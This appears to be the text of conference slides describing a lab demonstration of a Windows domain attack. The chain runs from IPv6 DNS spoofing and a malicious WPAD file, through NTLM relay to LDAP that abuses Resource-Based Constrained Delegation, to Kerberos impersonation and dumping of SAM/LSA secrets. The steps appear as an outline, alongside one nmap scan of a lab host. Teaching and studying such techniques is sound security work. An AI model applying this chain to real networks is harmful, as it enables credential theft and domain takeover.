VASCAN
Oct. 1-2, 2020
InfoSec Everywhere, All the Time

Leveraging IPv6 and Kerberos to Pwn Your Windows Environment in 15 Minutes

NICKOLAS BERRIE

SPONSORED BY

ASSURA INC

Nickolas Berrie

About me

- Information Security Analyst – Assura Inc.
- B.S. in Information Technology - Concentration in Networking and Cybersecurity – Liberty University
- M.S. in Cybersecurity Concentration in Computer Forensic Investigation and Incident Response Team Management (in-progress) – Norwich University
- CompTIA Security+, eLearnSecurity eJPT, eLearnSecurity PTP (in-progress)

ASSURA

What inspired this talk?

Frustrated by what appeared by a dead end….

I decided to follow the path less travelled.

ASSURA

Components

IPV6 DNS SPOOFING

WINDOWS PROXY AUTO DETECTION (WPAD)

WEB BROWSER/WINDOWS API

KERBEROS (RESOURCE-BASED CONSTRAINED DELEGATION)

FUN WITH NTLM HASHES ALL AROUND

ASSURA

Background and Scenarios

- Windows Proxy Auto-Detection (WPAD) has been long abused by penetration testers and real-world attackers alike.
- Microsoft attempted to mitigate this attack path with MS16-077.
  - The location of the WPAD file is no longer requested via broadcast protocols, but only via DNS. Layman's terms – Only the DNS server can provide the WPAD file.
  - Authentication does not occur automatically anymore even if this is requested by the server. Unfortunately, this only applies to some applications within Microsoft's stack.
- Starting with Windows Server 2008, IPv6 is enabled by default and is the preferred IP protocol version.

Background and Scenarios

- Resource-Based Constrained Delegation (Kerberos)
  - Starting with Windows Server 2012, objects in Active Directory could set their own *msDS-AllowedToActOnBehalfOfOtherIdentity* attribute. This is available to all entities (users and computers) by default.
  - This is best used when there is requirement to allow users from multiple domains to use Kerberos authentication. If there is only a single domain in the environment, or if there is a web application that will be used by users from only a single domain, then traditional Kerberos Constrained Delegation should be used.

Background and Scenarios

- Why is this so dangerous?
  - All parts of this attack path are enabled by default.
  - No credentials needed to start.
  - Somewhat difficult to detect in comparison to other attacks.

Background and Scenarios

How can we bypass MS16-077 and take advantage of Resource-Based Constrained Delegation?

- Spoof ourselves as the IPv6 DNS server.
- Serve a malicious WPAD file.
- Wait for the victim to utilize a browser or the Windows API, both of which will authenticate automatically when returned the HTTP error code 407 "Proxy authentication required".
- Relay the victim's credentials to LDAP(S) to create an account with the *msDS-AllowsToActOnBehalfOfOtherIdentity* attribute enabled.
- Create a Service Ticket (Kerberos) targeting the victim device and a user account of our choice (impersonation).
- Dump the SAM and LSA secrets to gather hashes to relay and/or crack.
- Gain access to targets (like ADCs).


Additional Scenarios

Additional scenarios I often encounter:


- Instead of capturing the credentials of a victim computer we will likely obtain the credentials of a normal user account.
  - Provides no access to systems or LDAP. Does dump Active Directory entities, which can be dangerous.
- Best case scenario: we capture the credentials of a Domain Administrator logging in.
  - This will create a Domain Administrator account for us. Game over from the start.

Demo Environment


- Basic Windows domain –
  - Windows Server 2016 – fully patched (TEST-DC.test.local)
  - Windows 10 client – fully patched (VICTIM.test.local)
  - Kali Linux – Attacker device





ASSURA


File Machine View Input Devices Help
root@kali: ~
95%
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:/opt/mitm6/mitm6#
root@kali:/opt/impacket/examples#
root@kali:~# nmap -sV -p445,5985,636 192.168.0.95
Right Ctrl

